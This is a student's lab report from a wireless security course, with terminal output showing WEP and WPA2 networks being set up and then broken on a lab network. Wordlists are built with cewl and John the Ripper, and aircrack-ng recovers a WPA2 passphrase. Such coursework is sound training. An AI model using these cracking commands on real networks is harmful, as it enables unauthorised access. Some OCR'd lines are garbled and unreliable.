

# Applying and Breaking Wireless Encryption

Wireless and Mobile Device Security, Second Edition - Lab 02

Student:

Andre Hardy

Email:

ahardy754@email.porterchester.edu

Time on Task:

4 hours, 51 minutes

Progress:


100%

Report Generated: Sunday, November 26, 2023 at 8:27 PM

## Section 1: Hands-On Demonstration

### Part 1: Capture Unencrypted Traffic with Wireshark

16. Make a screen capture showing the HTTP headers in the Packet Bytes pane.



### Part 2: Encrypt Wireless Traffic with WEP

# Applying and Breaking Wireless Encryption

Wireless and Mobile Device Security, Second Edition - Lab 02

7. Make a screen capture showing WEP mode enabled on the GHostAPd Status page.

The screenshot shows a Mozilla Firefox window displaying the GHostAPd Status page. The title bar reads "GHostAPd | Status -- Mozilla Firefox". The address bar shows the URL "10.0.0.254" and the date/time "2023-11-26 17:06:00". The user "Andre Hardy" is logged in. The left sidebar has links for Overview, Status, Wireless, MAC Filtering, and Log. The main content area is titled "Status" and shows the following wireless configuration:

Wireless State:	ENABLED
IP Address:	10.0.0.254
Netmask:	255.255.255.0
SSID:	simplewifi
MAC Address:	00:02:00:00:00:10
Channel:	1
Transmit Power:	100%
Security Mode:	WEP
Broadcast:	On

Below this is a section titled "Attached Devices" with the following settings:

Access Control:	Off
Filter Rule:	N/A

A header for a table includes columns for Status, Device, and MAC Address.

# Applying and Breaking Wireless Encryption

Wireless and Mobile Device Security, Second Edition - Lab 02

14. Make a screen capture showing WEP mode enabled and both sta2 and sta3 devices attached on the GHostAPd Status page.


The screenshot shows a Mozilla Firefox window displaying the GHostAPd Status page. The title bar reads "GHostAPd | Status — Mozilla Firefox". The address bar shows "10.0.0.254 TargetLinux01" and the date and time "2023-11-26 17:10:14". The user "Andre Hardy" is logged in. The left sidebar has a "Status" tab selected, showing "ENABLED" for Wireless State. The main content area displays the "Status" and "Attached Devices" sections. In the "Status" section, details include IP Address: 10.0.0.254, Netmask: 255.255.255.0, SSID: simplewifi, MAC Address: 00:02:00:00:00:10, Channel: 1, Transmit Power: 100%, Security Mode: WEP, and Broadcast: On. The "Attached Devices" section shows two authorized devices: sta3: 10.0.0.3/24 (MAC 00:02:00:00:00:13) and sta2: 10.0.0.2/24 (MAC 00:02:00:00:00:12). The bottom of the window shows the desktop taskbar with various icons.

Status	Device	MAC Address
Authorized	sta3: 10.0.0.3/24	00:02:00:00:00:13
Authorized	sta2: 10.0.0.2/24	00:02:00:00:00:12

# Applying and Breaking Wireless Encryption

Wireless and Mobile Device Security, Second Edition - Lab 02

## 24. Make a screen capture showing the Initialization Vector value in the Packet Details pane.




## Part 3: Break WEP Encryption

# Applying and Breaking Wireless Encryption

Wireless and Mobile Device Security, Second Edition - Lab 02


14. Make a screen capture showing KEY FOUND in your aircrack-ng output.



# Applying and Breaking Wireless Encryption

Wireless and Mobile Device Security, Second Edition - Lab 02


## 27. Make a screen capture showing the decrypted Hypertext Transfer Protocol data.



## Section 2: Applied Learning

### Part 1: Capture Unencrypted Traffic with Wireshark

15. Make a screen capture showing the “Username” and “Password” form items in the Packet Details pane.



### Part 2: Encrypt Wireless Traffic with WPA2

# Applying and Breaking Wireless Encryption

Wireless and Mobile Device Security, Second Edition - Lab 02

6. Make a screen capture showing the **GHostAPd Status page with WPA2 enabled as the Security Mode.**

The screenshot shows a Mozilla Firefox browser window displaying the GHostAPd Status page. The title bar reads "GHostAPd | Status — Mozilla Firefox". The address bar shows the URL "10.0.0.254" and the date/time "2023-11-26 19:00:43". The page itself has a sidebar on the left with links for Overview, Status, Wireless, MAC Filtering, and Log. The main content area is titled "Status" and displays the following information:


Wireless State:	ENABLED
IP Address:	10.0.0.254
Netmask:	255.255.255.0
SSID:	simplewifi
MAC Address:	00:02:00:00:00:10
Channel:	1
Transmit Power:	100%
Security Mode:	WPA2
Broadcast:	On

Below this, there is a section titled "Attached Devices" with the following settings:

Access Control:	Off
Filter Rule:	N/A

A table header for "Attached Devices" is visible but empty.

## 21. Make a screen capture showing the CCMP Ext. Initialization Vector in the Packet Details pane.



## Part 3: Break WPA2 Encryption

# Applying and Breaking Wireless Encryption

Wireless and Mobile Device Security, Second Edition - Lab 02

21. Make a screen capture showing the length of your new `yourname_Capture.txt` wordlist in the JtR output.

```
wifi@TargetLinux01:~/Topos          Applying and Breaking Wireless Encryption TargetLinux01
└─(root@sta1) [~]
  51# timelimit -t 40 -s 2 cewl -d 2 -m 7 -w area51.txt https://en.wikipedia.org/wiki/Area_CeWL_5.4.8_(Inclusion) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
  Couldn't hit the site https://en.wikipedia.org/wiki/Area_51, moving on
└─(root@sta1) [~]
  51# timelimit -t 40 -s 2 cewl -d 2 -m 7 -w area51.txt https://en.wikipedia.org/wiki/Area_CeWL_5.4.8_(Inclusion) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
  timelimit: sending warning signal 2
  Hold on, stopping here ...
└─(root@sta1) [~]
  # cat rodney.txt area51.txt | sort --unique > rodRadio.txt
  cat: rodney.txt: No such file or directory
└─(root@sta1) [~]
  # cat rodney.txt area51.txt | sort --unique > rodneyRadio.txt
└─(root@sta1) [~]
  # wc -l rodRadio.txt
  10110 rodRadio.txt
└─(root@sta1) [~]
  # john --wordlist=/root/rodRadio.txt --rules=years --stdout > ahardy_Wordlist.txt
  Using default input encoding: UTF-8
  Press 'q' or Ctrl-C to abort, almost any other key for status
  303300p 0:00:00:00 100.00% (2023-11-27 00:47) 3791Kp/s  γΙΚΠΝΑCη1999
└─(root@sta1) [~]
  # s
  bash: s: command not found
└─(root@sta1) [~]
  #
```

The screenshot shows a terminal window titled "Applying and Breaking Wireless Encryption" running on a Lubuntu 20.04 desktop. The terminal session details the process of generating a wordlist from a captured dump (area51.txt), filtering it to remove duplicates, and then using John the Ripper to generate a password list (ahardy\_Wordlist.txt). The desktop environment includes a taskbar with icons for a browser, file manager, and terminal, and a desktop background featuring a globe graphic and the Lubuntu 20.04 logo.

# Applying and Breaking Wireless Encryption

Wireless and Mobile Device Security, Second Edition - Lab 02

23. Make a screen capture showing the discovered passphrase in your aircrack output.

```
wifi@TargetLinux01:~/Topos Applying and Breaking Wireless Encryption TargetLinux01 2023-11-26 19:52:13
# cat rodney.txt area51.txt | sort --unique > rodneyRadio.txt
# wc -l rodRadio.txt
10110 rodRadio.txt
# john --wordlist=/root/rodRadio.txt --rules=years --stdout > ahardy_Wordlist.txt
Using default input encoding: UTF-8
Press 'q' or Ctrl-C to abort, almost any other key for status
303300p 0:00:00:00 100.00% (2023-11-27 00:47) 3791Kp/s 1999
# s
bash: s: command not found
# aircrack-ng -b 00:02:00:00:00:10 -w /root/ahardy_Wordlist.txt /root/*.cap
Reading packets, please wait...
Opening /root/ahardy_Capture-01.cap
Opening /root/ahardy_Capture-02.cap
Read 310570 packets.

1 potential targets

Packets contained no EAPOL data; unable to process this AP.

Quitting aircrack-ng...
#
```

32. Record the password discovered for the FTP user in your Wireshark packet capture.

no traffic

## Section 3: Challenge and Analysis

### Part 1: Mangle a Wordlist with John the Ripper

Make a screen capture showing the output from your john command used to generate rodRage\_Final.lst.

The screenshot shows a terminal window titled "root@sta1: ~ Applying and Breaking Wireless Encryption TargetLinux01 2023-11-26 20:10:46 Andre Hardy". The terminal displays the following commands and output:

```
[sudo] password for wifi:  
Setting up Kali VM...  
Container ID is:  
docker: Error response from daemon: Conflict. The container name "/mn.sta1" is already in use by container "af2d917555ec17888ca01e7c5bc96fbcb43e84898ac4d02318cd7c858c71ab51c". You have to remove (or rename) that container to be able to reuse that name.  
See 'docker run --help'.  
  
Setup complete.  
Use 'sudo docker attach mn.sta1' to connect.  
wifi@TargetLinux01:~$ sudo docker attach mn.sta1  
└# echo "roswell1984" > rodRage_0.lst  
└(root@sta1) [~]  
└# john --wordlist=/root/rodRage_0.lst --rules=L33t --stdout > rodRage_1.lst  
Using default input encoding: UTF-8  
Press 'q' or Ctrl-C to abort, almost any other key for status  
409p 0:00:00:00 100.00% (2023-11-27 01:08) 13633p/s R0$w3111984  
└(root@sta1) [~]  
└# john --wordlist=/root/rodRage_1.lst --rules-single --stdout > rodRage_Final.lst  
Unknown option: "--rules-single"  
└(root@sta1) [~]  
└# john --wordlist=/root/rodRage_1.lst --rules=single --stdout > rodRage_Final.lst  
Using default input encoding: UTF-8  
Press 'q' or Ctrl-C to abort, almost any other key for status  
321762p 0:00:00:00 100.00% (2023-11-27 01:10) 4596Kp/s R0$w31119841900  
└(root@sta1) [~]  
└#
```


The desktop environment is Lubuntu 20.04, with the lubuntu logo visible in the bottom right corner. The taskbar at the bottom shows icons for a terminal, file manager, browser, and system status.

### Part 2: Perform a Dictionary Attack using a WPA2 Network Capture

# Applying and Breaking Wireless Encryption

Wireless and Mobile Device Security, Second Edition - Lab 02

Make a screen capture showing the recovered WPA2 passphrase in your aircrack-ng output.



The screenshot shows a terminal window titled "root@sta1: ~ Applying and Breaking Wireless Encryption TargetLinux01". The window displays the results of a WPA2 key recovery process using Aircrack-ng 2.5. The output includes:

```
root@sta1: ~ Applying and Breaking Wireless Encryption
TargetLinux01
Aircrack-ng 2.5 2023-11-26 20:15:12
Andre Hardy
[00:01:25] 253972/321762 keys tested (3029.33 k/s)

Time left: 22 seconds          78.93%
KEY FOUND! [ R0$w3ll1984666 ]

Master Key      : 31 98 BB A4 9F A1 F8 CC 77 82 9F 75 30 B9 13 DD
                   07 6D 54 DF 03 6F 85 B2 D9 94 25 F8 C0 A5 27 08

Transient Key   : 26 14 81 28 26 A5 AE 1F 85 68 BC E0 CE 32 63 BB
                   29 22 A9 60 25 26 1D 21 8A 8D C7 7F 55 2E 5B 64
                   A4 0A 3F D3 18 54 FC 95 FF 8A 57 20 74 5E CA 2A
                   58 4E 48 1B EA F2 54 53 5D 7F 47 01 25 63 28 00

EAPOL HMAC     : 00 EA B5 BE 20 81 71 58 1F 00 D9 2E 48 29 21 47

(r0$w3ll1984666) [~]
#
```

The terminal is running on a Lubuntu 20.04 desktop environment, as indicated by the desktop icons and the "lubuntu 20.04" watermark in the bottom right corner.